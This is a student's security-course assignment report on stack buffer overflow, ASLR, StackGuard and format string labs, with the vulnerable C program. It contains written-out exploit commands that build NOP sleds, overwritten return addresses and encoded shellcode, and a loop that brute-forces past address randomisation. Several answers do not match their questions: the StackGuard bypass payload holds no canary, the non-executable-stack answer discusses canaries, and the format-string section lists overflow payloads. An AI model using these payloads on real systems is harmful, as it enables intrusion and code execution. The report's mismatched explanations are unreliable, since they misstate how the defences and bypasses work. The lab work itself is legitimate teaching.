FIT5003: Software Security

Assignment 1

Student ID:33948941

Task 1: Exploiting the Vulnerability

Q1: Provide your video demonstration evidence to support and verify that you have performed the attack, and it worked successfully. You need to embed the video link to your report so that the teaching team can view and verify your works. In the video, you need to demonstrate following key points:

• The buffer overflow happens, and the attacker receives the shell when the victim executes the vulnerable program stack. (10 marks if the attack works during your demonstration video)

• Debug the program stack to investigate the return memory address and local variables (highlight them in your video demo) in the function bof(). (15 marks for the debug demonstration and memory analysis)

• Explain clearly the payload used for exploiting the buffer, i.e. how many NOPs were used and why, how the return address was selected etc. (10 marks for your explanation during the demonstration video)

Solution: The solution for the above question is demonstrated in a video. Please refer to the video link below:


https://drive.google.com/file/d/1Wb6JdBv1vEmRlfc8AV51jjf269qAuVkf/view?usp=sharing

Task B: Task 2: Address Randomisation

Q2 (5 marks): Follow the above steps and answer the highlight questions. You should describe your observation and explanation briefly. Furthermore, try whether you can obtain root shell again. [Marking scheme: 2 marks for the screenshot and 3 marks for the explanation and solutions].

Solution:

Screenshot:



Explanation: Address Space Layout Randomization (ASLR), which randomizes important memory locations like the stack, heap and libraries each time the program runs, is the reason the attack fails. The exploit is unreliable since the attack cannot precisely identify the memory addresses required to overwrite main regions, including the return address, due to this unexpected nature, which depends on predictable memory layouts, the attack fails instead of succeeding .Even if using a loop to carry out the assault makes more likely to succeed by brute force, the likelihood as the attacker will wait for a suitable memory layout. There are several examples of additional defences like Stack Guard and non-executable stack that deepens the attack's effectiveness and improves the difficulty of the execution.


Task 3: Stack Guard

Q3 Follow the above steps, and report your observations. Provide a screenshot of the stack and highlight the stackguard in the screenshot. [Marking scheme: 2 marks for the screenshot and 3 marks for the explanation and solutions] (5 marks)

Solution:

Screenshot:

The Stack Guard is highlighted below in the blue box



Explanation:

Because the buffer overflow overwrites both the return address and the canary value that Stack Guard put on the stack, the attack failed. In between the return address and the local variables, this canary serves as safety measure. If the canary has changed , Stack Guard verifies it before the function returns. The program detects if the buffer overflow has changed and stops the execution immediately.

Solutions:

Bypassing Stack Guard: An attacker would need to be aware that precise canary value , which is randomly assigned, in order to get around Stack Guard. Stack Guard is quite good at preventing buffer overflow attacks, but under certain situations, an information leak vulnerability can let the attacker read the canary value

Q4 Modify the successful payload from Q1 to bypass the above stackguard. You do not have to demonstrate the attack for this question. Answer the below points.


• Calculate the stackguard for the payload used in Q1. (2 marks)

• Provide the modified payload which can attack a system with the above stackguard protection. Length of the stackguard should be same as what you found in Q3. If the length is longer than the calculated value in the previous step, you may add Fs to the end to match the length. Ex: 9DDDBBBF FFFFFFFF (10 marks)

• Explain how the payload can bypass the stackguard with the above payload. (3 marks)

Solutions:

1. Screenshot:



2. run $(perl -e 'print "\x6c\66\53\54"x20, "\x60\xd1\xff\xff"x24,"\x90"x48,"\xba\xa7\xb1\x44\xdd\xdd\xc4\xd9\x74\x24\xf4\x5f\x29\xc9\xb1\x12\x31\x57\x12\x83\xef\xfc\x03\xf0\xbf\xa6\x28\xcf\x64\xd1\x30\x7c\xd8\x4d\xdd\x80\x57\x90\x91\xe2\x

aa\xd3\x41\xb3\x84\xeb\xa8\xc3\xac\x6a\xca\xab\x24\x8d\x2e\x24\x51\x8f\x2e\x2b\xfd\x06\xcf\xfb\x9b\x48\x41\xa8\xd0\x6a\xe8\xaf\xda\xed\xb8\x47\x8b\xc2\x4f\xff\x3b\x32\x9f\x9d\xd2\xc5\x3c\x33\x76\x5f\x23\x03\x73\x92\x24"')

3.The payload must keep the canary value in order to navigate around Stack Guard. The canary value is compared before and after the function call using the Stack Guard technique. The program will pass the check and permit the buffer overflow to continue without resulting in a termination if the canary is not overwritten or if you enter the right canary value.

Therefore, keeping the canary unaltered is essential to getting over Stack Guard. This can be accomplished by:


exposing the canary value via a different weakness, like a format string or information disclosure flaw.
putting the precise canary value between the return address and the spilled buffer in the payload construction.


Task 5: Non-executable Stack

Q5 (5 marks): Follow the above steps, and answer the highlight questions. You should describe your observation and explanation briefly. [Marking scheme: 2 marks for the screenshot and 3 marks for the explanation and solutions]

Solutions:

Screenshot:





Explanations:

Failed Attack: If the attack failed, it is because the program exited to stop the attack since the stack guard has checked that the canary value was changed during the buffer overflow.

Solutions:

The payload needs to contain the right canary value at the right place in the buffer in order to get around Stack Guard. This guarantees that in the event of a buffer overflow, the canary remains unaltered, enabling the program to proceed without identifying the overflow.
In practical situations, determining the accurate canary value could necessitate the discovery of an extra vulnerability (such as a data leak).

Task 6: Format String Attack

Q6: You need to upload your demo video to your Monash Google Drive and embed its shared link to your report so that the teaching team can view and verify your works. There are marks allocated for explaining the steps while demonstrating.

1. Find the ASCII value of the character to be changed to using the above mentioned method. Zero marks will be given for the complete question if this calculation is incorrect. (2 Marks).

2. Change the first letter of the secret to the UPPER case letter based on your student ID. Ex: OIT5003 (8 Marks).

3. While the first letter is modified as previous question, now change the fourth letter of the secret to the LOWER case letter based on your student ID. Ex: OITo003 (10 Marks).

Hint: Use an ASCII table online to find out the hexadecimal representation of the letter you want to change to.

Please note that you are not allowed to change the program code by any means. Doing so will result in zero marks for the question

Solution:

The solution to the question above is demonstrated using a video. Below here is the link:

https://drive.google.com/file/d/16bz0OehARDyJoXu6KuZV0UJAmYH9Aq4z/view?usp=sharing

Payloads:

```
run $(perl -e
'print"\x60\xd1\xff\xff"x24,"\x90"x48,"\xba\xa7\xb1\x44\xdd\xdd\xc4\xd9\x
74\x24\xf4\x5f\x29\xc9\xb1\x12\x31\x57\x12\x83\xef\xfc\x03\xf0\xbf\xa6\
x28\xcf\x64\xd1\x30\x7c\xd8\x4d\xdd\x80\x57\x90\x91\xe2\xaa\xd3\x41\
xb3\x84\xeb\xa8\xc3\xac\x6a\xca\xab\x24\x8d\x2e\x24\x51\x8f\x2e\x2b\x
fd\x06\xcf\xfb\x9b\x48\x41\xa8\xd0\x6a\xe8\xaf\xda\xed\xb8\x47\x8b\xc2
\x4f\xff\x3b\x32\x9f\x9d\xd2\xc5\x3c\x33\x76\x5f\x23\x03\x73\x92\x24"')
```

```
sh -c “while [ 1 ]; do ./stack
"\xd9\xf7\xba\x1f\x51\x73\x07\xd9\x74\x24\xf4\x5e\x33\xc9\xb1\x12\x31\
x56\x17\x03\x56\x17\x83\xf1\xad\x91\xf2\x3c\x95\xa1\x1e\x6d\x6a\x1d\x
8b\x93\xe5\x40\xfb\xf5\x38\x02\x6f\xa0\x72\x3c\x5d\xd2\x3a\x3a\xa4\xb
a\xb6\xbc\x54\x35\xaf\xbe\x58\x58\x73\x36\xb9\xea\xed\x18\x6b\x59\x4
1\x9b\x02\xbc\x68\x1c\x46\x56\x1d\x32\x14\xce\x89\x63\xf5\x6c\x23\xf5\
xea\x22\xe0\x8c\x0c\x72\x0d\x42\x4e"; done;"


run $(perl -e 'print"\x90\xd0\xff\xff"x24,
"\x90"x48,"\xba\x34\x95\xf0\x86\xda\xc9\xd9\x74\x24\xf4\x58\x31\xc9\xb
1\x12\x83\xc0\x04\x31\x50\x0e\x03\x64\x9b\x12\x73\xb5\x78\x25\x9f\xe
6\x3d\x99\x0a\x0a\x4b\xfc\x7b\x6c\x86\x7f\xe8\x29\xa8\xbf\xc2\x49\x81\
xc6\x25\x21\x18\x39\xd4\xbe\x74\x3b\xd8\xd1\xd8\xb2\x39\x61\x86\x94\
xe8\xd2\xf4\x16\x82\x35\x37\x98\xc6\xdd\xa6\xb6\x95\x75\x5f\xe6\x76\x
e7\xf6\x71\x6b\xb5\x5b\x0b\x8d\x89\x57\xc6\xce"')
```

Stack.c File

```
#include <stdlib.h>

#include <stdio.h>

#include <string.h>

int bof(char *str,int studentID)

{

    int bufSize;

        int a = 12;

        int b = 18;

    bufSize = 12 + studentID%32;

    char buffer[bufSize];

    strcpy(buffer, str);

    return 1;


}
```

```
int main(int argc, char **argv[])
{
if(argc < 2) {
        printf("Usage: %s <paylaod>\n", argv[0]);
        exit(0);
}
   int studentID = 33948941; //ENTER YOUR STUDENT ID HERE
   bof(argv[1],studentID);
   printf("Returned Properly\n");
   return 1;
}
```